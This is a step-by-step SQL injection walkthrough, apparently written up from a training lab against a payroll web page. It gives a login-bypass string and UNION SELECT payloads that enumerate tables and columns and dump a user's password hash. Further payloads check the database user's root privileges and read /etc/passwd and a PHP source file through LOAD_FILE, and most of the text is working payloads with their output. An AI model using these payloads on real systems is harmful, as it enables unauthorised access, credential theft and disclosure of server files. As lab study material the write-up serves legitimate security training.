SQL Injection


By Sumedha raj shakya

Using

' or '' =' -- -

To enter to dashboard

This website is vulnerable to sqli




Payroll Information

Name	Month	Amount	Tax
Adam	January	1337$	5%
James	March	1213$	8%

Checking valid columns

`1' group by 1,2,3,4,5,6-- -` as a payload we get error something like this:

Unknown column '6' in group statement



Payroll Information

GROUP BY 1,2,3,4,5,6-- -


Unknown column '6' in 'group statement'

Name	Month	Amount	Tax

From the above we know there are 5 valid columns


Now that we know there are 5 valid columns we can pass payloads to view our contents

Payload = CN' UNION SELECT 1,2,3,4,5-- -




Name	Month	Amount	Tax
2	3	4	5

```
Cn’ union select 1,@@version,3,4,5-- -
```




Name	Month	Amount	Tax
10.3.22-MariaDB-1ubuntu1	3	4	5

```
CN' UNION SELECT 1,2,3,4,CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_SCHEMA=DATABASE()-- -
```



Name	Month	Amount	Tax
2	3	4	payment
2	3	4	users


```
CN' UNION SELECT 1,2,3,4,CONCAT(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_SCHEMA=DATABASE()-- -
```



Payroll Information

Name	Month	Amount	Tax
2	3	4	id
2	3	4	name
2	3	4	month
2	3	4	amount
2	3	4	tax
2	3	4	username
2	3	4	password

CN' UNION SELECT 1,2,3,4,GROUP_CONCAT(TABLE_NAME,0X3A,COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA=DATABASE()-- -




Payroll Information

Name	Month	Amount	Tax
2	3	4	payment:id,payment:name,payment:month,payment:amount,payment:tax,users:id,users:username,users:password

CN' UNION SELECT 1,2,3,4,GROUP_CONCAT(TABLE_NAME,0X3A,COLUMN_NAME, 0X3C62723E) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA=DATABASE()-- -

For easier view




Payroll Information

Name	Month	Amount	Tax
2	3	4	payment:id ,payment:name ,payment:month ,payment:amount ,payment:tax ,users:id ,users:username ,users:password

cn' UNION SELECT 1,2,3,4,CONCAT(username,password) FROM users-- -


below is the users password



Payroll Information

Name	Month	Amount	Tax
2	3	4	1be9f5d3a82847b8acca40544f953515


```
cn' UNION select 1,database(),2,3,4-- -
```



Payroll Information

Name	Month	Amount	Tax
ilfreight	2	3	4


```
cn' UNION SELECT 1, user(),2, 3, 4-- -
```



Payroll Information

Name	Month	Amount	Tax
root@localhost	2	3	4


```
cn' UNION SELECT 1, super_priv, 2,3, 4 FROM mysql.user-- -
```



Payroll Information

Name	Month	Amount	Tax
Y	2	3	4


CN' UNION SELECT 1, GRANTEE, PRIVILEGE_TYPE, 4,5 FROM INFORMATION_SCHEMA.USER_PRIVILEGES WHERE GRANTEE="'ROOT'@'LOCALHOST'"-- -



Payroll Information

Name	Month	Amount	Tax
'root'@'localhost'	SELECT	4	5
'root'@'localhost'	INSERT	4	5
'root'@'localhost'	UPDATE	4	5
'root'@'localhost'	DELETE	4	5
'root'@'localhost'	CREATE	4	5
'root'@'localhost'	DROP	4	5
'root'@'localhost'	RELOAD	4	5
'root'@'localhost'	SHUTDOWN	4	5
'root'@'localhost'	PROCESS	4	5
'root'@'localhost'	FILE	4	5
'root'@'localhost'	REFERENCES	4	5
'root'@'localhost'	INDEX	4	5


```
cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4,5-- -
```



Payroll Information

Name	Month	Amount	Tax
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin postgres:x:101:103:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:102:104:MySQL Server,,,:/nonexistent:/bin/false	2	3	4

CN' UNION SELECT 1, LOAD_FILE("/VAR/WWW/HTML/SEARCH.PHP"),2, 3, 4-- -



Payroll Information

Name	Month	Amount	Tax
	2	3	4